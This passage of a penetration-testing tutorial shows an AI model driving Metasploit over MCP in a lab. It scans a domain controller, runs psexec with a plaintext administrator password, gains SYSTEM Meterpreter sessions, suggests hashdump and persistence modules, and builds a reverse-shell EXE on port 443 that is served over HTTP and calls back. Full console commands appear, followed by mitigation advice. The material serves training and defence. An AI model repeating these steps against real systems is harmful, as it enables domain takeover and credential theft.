```

list_active_sessions

2 active sessions:

#	Type	Peer	Via	User
1	Meterpreter (x86)	192.168.1.8:49725	vsftpd_234_backdoor	root@metasploitable
2	Command shell	192.168.1.8:54352	unreal_ircd_3281_backdoor	—

Reviewing the Metasploit Toolset

We ask the assistant to enumerate every Metasploit action exposed over MCP. The reference spans the full lifecycle — `list_exploits`, `run_exploit`, `run_post_module`, `generate_payload`, `start_listener`, and session management.

```
all commands
```



→ all commands

Loaded tools >

Here are all available Metasploit commands:

Command	Description
<code>list_exploits</code>	List/search available exploit modules
<code>list_payloads</code>	List payloads, filter by platform/arch
<code>list_listeners</code>	List active background jobs/handlers
<code>list_active_sessions</code>	Show active sessions
<code>run_exploit</code>	Run an exploit module
<code>run_auxiliary_module</code>	Run a scanner/auxiliary module
<code>run_post_module</code>	Run post-exploitation module on a session
<code>send_session_command</code>	Send a command to an active session
<code>generate_payload</code>	Generate a payload file (exe, raw, py, etc.)
<code>start_listener</code>	Start a background handler
<code>stop_job</code>	Stop a running job
<code>terminate_session</code>	Kill a session

Scenario 2

Scanning the Domain Controller

Pointed at 192.168.1.11, the assistant returns the open ports and classifies them: Kerberos (88, 464), LDAP (389, 636), SMB (445), DNS (53), and RPC — the classic signature of a Windows Domain Controller.

port scan 192.168.1.11



port scan 192.168.1.11

Loaded tools, used metasploit integration >

192.168.1.11 — Open Ports (1-1024)

Port	Service
53	DNS
80	HTTP
88	Kerberos
135	RPC
139	NetBIOS
389	LDAP
445	SMB
464	Kerberos (kpasswd)
593	RPC over HTTP
636	LDAPS

This looks like a **Windows Domain Controller** — Kerberos (88, 464), LDAP (389, 636), SMB (445), DNS (53), and RPC are all classic AD DC ports. The HTTP (80) port is also interesting.

Want me to enumerate further — e.g. SMB shares, LDAP info, or check the HTTP service?

Surveying SMB Exploits

Asked for SMB exploits on port 445, the assistant lists EternalBlue, MS08-067, SMBGhost, and others, and flags credential-based windows/smb/psexec as the clean path — because we already hold valid administrator credentials for this lab.

list_exploits windows port 445



→ `list_exploits windows port 445`

Used metasploit integration, loaded tools >

Windows SMB Exploits (Port 445)

Exploit	Notes
<code>windows/smb/ms17_010_eternalblue</code>	EternalBlue — most common, high success rate
<code>windows/smb/ms17_010_psexec</code>	EternalBlue via PsExec
<code>windows/smb/smb_doublepulsar_rce</code>	DoublePulsar backdoor RCE
<code>windows/smb/ms08_067_netapi</code>	Classic — XP/2003
<code>windows/smb/ms09_050_smb2_negotiate_func_index</code>	SMBv2 — Vista/2008
<code>windows/smb/cve_2020_0796_smbghost</code>	SMBGhost — Win 10 v1903/1909
<code>windows/smb/psexec</code>	Credential-based PsExec
<code>windows/smb/smb_relay</code>	NTLM relay attack
<code>windows/smb/ms03_049_netapi</code>	Very old — pre-XP SP2
<code>windows/smb/ms04_011_lsass</code>	Sasser-era

Recommended next step: Run the MS17-010 check first:

Supplying the Target

The assistant gathers parameters interactively rather than guessing. It first asks for RHOSTS; we select the Domain Controller at 192.168.1.11.

RHOSTS → 192.168.1.11.



Target IP (RHOSTS)? < 1 of 2 > ✕

- 1 192.168.1.8 →
- 2 192.168.1.11
- 3 Other
- 🔗 Something else

Skip

Or reply directly...

Supplying SMB Credentials

Because psexec authenticates rather than exploits a memory bug, it needs a valid account. We provide the known lab administrator credentials via the free-text option.

```
SMBUser: administrator  
SMBPass: <lab-password>
```

SMB credentials? < 2 of 2 > ✕

- 1 administrator / (blank)
- 2 administrator / password
- 3 Other
- 🔗 administrator/ignite@987 ⬆

Gaining a SYSTEM Session

The assistant runs psexec, and a session opens — a windows/meterpreter/reverse_tcp payload on

**Session 1 opened!** 🎉

```
Session ID: 1
Target:      192.168.1.11
Payload:     windows/meterpreter/reverse_tcp
LHOST:       192.168.1.17:4444
```

You have a Meterpreter session. Want me to run any post-exploitation commands? For example:

- `sysinfo` — system info
- `getuid` — current user
- `hashdump` — dump password hashes
- `shell` — drop into a CMD shell
- `run post/multi/recon/local_exploit_suggester` — find local privesc paths

Confirming SYSTEM on the DC

Running sysinfo is decisive: we are NT AUTHORITY\SYSTEM on a machine named DC — the highest privilege on the host.

```
sysinfo
```

→ sysinfo

```
send_session_command >
```

Session 1 dropped — this can happen with psexec when the job finishes but the session doesn't persist. Let me check active sessions and re-run if needed:

```
list_active_sessions >
```

Session is alive! And we already have great info from the session metadata:

```
User:      NT AUTHORITY\SYSTEM
Machine:   DC
OS:        Windows (x86)
Payload:   meterpreter/reverse_tcp
Tunnel:    192.168.1.17:4444 ← 192.168.1.11:49971
```

You're running as **SYSTEM** on a machine named **DC** — full control. Now running sysinfo:



Surveying Post-Exploitation Modules

We ask which post modules are worth running. The assistant groups the most useful Windows modules by purpose: gather/recon (hashdump, enum_shares, credential_collector), privilege escalation, and persistence.

list post module

The screenshot shows a dark-themed interface. At the top right, there is a red arrow pointing to a button labeled "list post module". Below this, the text "run_auxiliary_module >" is visible. The main content area contains the following text: "The MCP tools don't have a `list_post_modules` function, but here are the most useful Windows post modules by category:" followed by three sections: "Gather / Recon" with a list of modules (post/windows/gather/hashdump, post/windows/gather/enum_logged_on_users, post/windows/gather/enum_shares, post/windows/gather/enum_applications, post/windows/gather/enum_services, post/windows/gather/credentials/credential_collector, post/windows/gather/smart_hashdump, post/multi/gather/system_info), "Privilege Escalation" with a list of modules (post/multi/recon/local_exploit_suggester, post/windows/escalate/getsystem), and "Persistence" with a list of modules (post/windows/manage/persistence, post/windows/manage/persistence_exe, post/windows/manage/sticky_keys). A downward arrow icon is at the bottom right of the persistence list.

Enumerating Domain Controller Shares

When a post module needs a session that has since dropped, the assistant explains the timeout and offers the exact console sequence to re-establish it — a transparent fallback that keeps the operator in control.

run post/windows/gather/enum_shares



→ run post/windows/gather/enum_shares

run_post_module >

Session 3 dropped. Let me open a fresh session and run it immediately:

run_exploit >

The exploit itself timed out this time — the target may need a moment. Try directly in your Metasploit console:

```
bash
# Re-exploit
msf6 > use exploit/windows/smb/psexec
msf6 > set RHOSTS 192.168.1.11
msf6 > set SMBUser administrator
msf6 > set SMBPass Ignite@987
msf6 > set LHOST 192.168.1.17
msf6 > run
```

An SMB share enumeration returns ADMIN\$, C\$, IPC\$, and the tell-tale NETLOGON and SYSVOL — confirming a standard, clean Domain Controller

run_auxiliary_module >

SMB Shares on 192.168.1.11:

Share	Type	Description
ADMIN\$	DISK (Special)	Remote Admin
C\$	DISK (Special)	Default share
IPC\$	IPC (Special)	Remote IPC
NETLOGON	DISK	Logon server share
SYSVOL	DISK	Logon server share

NETLOGON and SYSVOL confirm this is a Domain Controller. No custom shares — typical clean DC setup.


Want to browse any of these shares or continue with other recon?



Scenario 3

Generate Payload

Beyond live exploitation, the assistant can build a standalone payload. We invoke `generate_payload` and select **windows/meterpreter/reverse_tcp**



Choosing the Output Format

Asked for the output format — exe, ps1, dll, or raw — we chose a standalone Windows executable.

Selection: exe



What output format? < 2 of 2 > X

- 1 exe
- 2 ps1
- 3 dll
- 4 raw
- Something else

Skip

Setting the Listener Host

A reverse payload must know where to call back. The assistant prompts for LHOST; we supply the Kali address 192.168.1.17.

Selection: LHOST → 192.168.1.17.

LHOST (your listener IP)? < 1 of 2 > X

- 1 192.168.1.17
- 2 Other
- Something else

Skip

Setting the Listener Port

For LPORT we choose 443 — a port that blends with HTTPS and is rarely blocked outbound.

Selection: LPORT → 443.

LPORT? < 2 of 2 > X

- 1 4444
- 2 443
- 3 8080
- Something else

Skip



Generating the Payload

The assistant produces the executable and reports the result: a 7,168-byte file under **/home/kali/payloads/** with the embedded LHOST and LPORT, and a reminder to start a listener first.

Payload generated successfully.

- **File:**

```
/home/kali/payloads/payload_windows_meterpreter_reverse_tcp_20260602_161931.exe
```

- **Size:** 7,168 bytes

- **LHOST:** 192.168.1.17 | **LPORT:** 443

Remember to start a listener (`start_listener`) on 443 before deploying.

Hosting the Payload

To deliver the file we drop to the Kali terminal, confirm the executable, and serve it over HTTP. The log line shows the Domain Controller at 192.168.1.11 downloading it.

```
cd payloads
ls -al
python3 -m http.server
```

```
(kali㉿kali)-[~]
$ cd payloads
(kali㉿kali)-[~/payloads]
$
(kali㉿kali)-[~/payloads]
$ ls -al
total 16
drwxrwxr-x  2 kali kali 4096 Jun  2 16:20 .
drwx----- 22 kali kali 4096 Jun  2 15:54 ..
-rw-rw-r--  1 kali kali 7168 Jun  2 16:19 payload_windows_meterpreter_reverse_tcp_20260602_161931.exe
(kali㉿kali)-[~/payloads]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.11 - - [02/Jun/2026 16:21:58] "GET / HTTP/1.1" 200 -
```

Starting the Handler

Back in the assistant, we start the matching listener with `start_listener`. Claude requests the action — specifying the payload, lhost, and lport 443 — and the permission gate again requires explicit approval.

```
start_listener
```



→ start_listener

Loaded tools, used metasploit integration >

🔍 Loading tools

Result

M start_listener

Request

M Claude wants to use start_listener from metasploit

Request

```
{
  'payload_type': 'windows/meterpreter/reverse_tcp',
  'lhost': '192.168.1.17',
  'lport': 443
}
```

⚠️ Allowing this action comes with risks. Malicious instructions in files, emails, and web content could trick Claude into unintended actions. [Learn more](#)

Allow for this task Enter ▼

Allow once Ctrl Enter

Deny Esc

List Active Sessions

When the delivered executable runs, it calls back and a fresh Meterpreter session appears — from 192.168.1.11 as IGNITE\administrator @ DC, over our 192.168.1.17:443 listener. The full chain, from scan to standing access, was driven entirely by conversation.

list_active_sessions

→ list_active_sessions

list_active_sessions >

1 active session:

#	Type	Target	Identity	Payload
9	Meterpreter (x86)	192.168.1.11:49740	IGNITE\administrator @ DC	windows/meterpreter/reverse_tcp

Listener: 192.168.1.17:443



Mitigation Strategies

Every weakness exploited here is well understood and entirely defensible. The first line of defence is dealing with the legacy services that made these hosts exploitable in the first place. Software like vsftpd 2.3.4, UnrealIRCd, and Samba 3.0.x is long past end-of-life and should be patched or retired outright; any service that isn't actively needed should be removed entirely. Backing this up with continuous vulnerability management ensures that known-bad versions are caught as they reappear, rather than lingering until an attacker finds them.

Closely related is the problem of broad service exposure on the host. Reducing the attack surface means segmenting the network so that a single compromised machine can't freely reach everything else, applying strict ingress and egress firewall rules, and closing every port that doesn't serve a documented, justified purpose. A port that doesn't need to be open is simply one less thing an attacker can probe.

The most damaging step in the engagement was credential-based lateral movement to the domain controller via psexec, and the mitigations here centre on identity. Administrators should enforce strong, unique passwords and adopt a tiered-administration model so that high-privilege credentials are never exposed on lower-trust systems. Deploying LAPS to manage local administrator passwords and restricting which accounts are permitted to authenticate to domain controllers at all sharply limits how far stolen credentials can travel.

SMB weaknesses and exposed admin shares deserve their own attention. Requiring SMB signing, disabling the obsolete SMBv1 protocol, removing any world-writable shares, and applying least privilege to all share permissions together close off one of the most common avenues for both lateral movement and data access.

On the endpoint side, the goal is to disrupt payload delivery and reverse shells — for example, an EXE hosted over HTTP that calls back on port 443. Endpoint detection and response with behavioural analytics, application allow-listing and blocking of unsigned binaries all raise the cost of execution, while alerting on anomalous outbound connections (including traffic riding on 443, where malicious call-backs often hide in plain sight) helps catch what slips through.

Finally, the engagement itself was driven by agentic tooling, and that capability cuts both ways. Defensively, organisations should keep a human in the loop as an approval gate rather than letting an agent act autonomously, log and audit every MCP tool call, and restrict which connectors are enabled in the first place. Agent output should be treated as untrusted by default — and, importantly, the same automation that powers offensive testing can be turned toward the blue team to drive detection engineering and continuous validation.

Layered together, these controls break the chain at multiple points: an attacker who cannot reach a vulnerable service, recover a privileged credential, move laterally unnoticed, or land a payload cannot reproduce the outcome shown here.



Conclusion

In a single connected workflow, an AI assistant moved from an empty prompt to a root shell on a Linux host and a SYSTEM session on a Domain Controller — scanning, exploiting, enumerating, and delivering a payload, all through natural language. Metasploit performed the exploitation; the assistant supplied the orchestration and recall; and a human approved every offensive step.

That balance is the real lesson. Agentic tooling compresses an entire engagement into a conversation and lowers the skill floor for offence — but the very same integration can also automate detection, validation, and reporting for defenders. The advantage will go to whoever adopts it more deliberately. Used responsibly, with authorisation and a human firmly in the loop, an assistant like this is a powerful ally; used carelessly, it is a warning. The choice, as always, rests with the operator.



FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

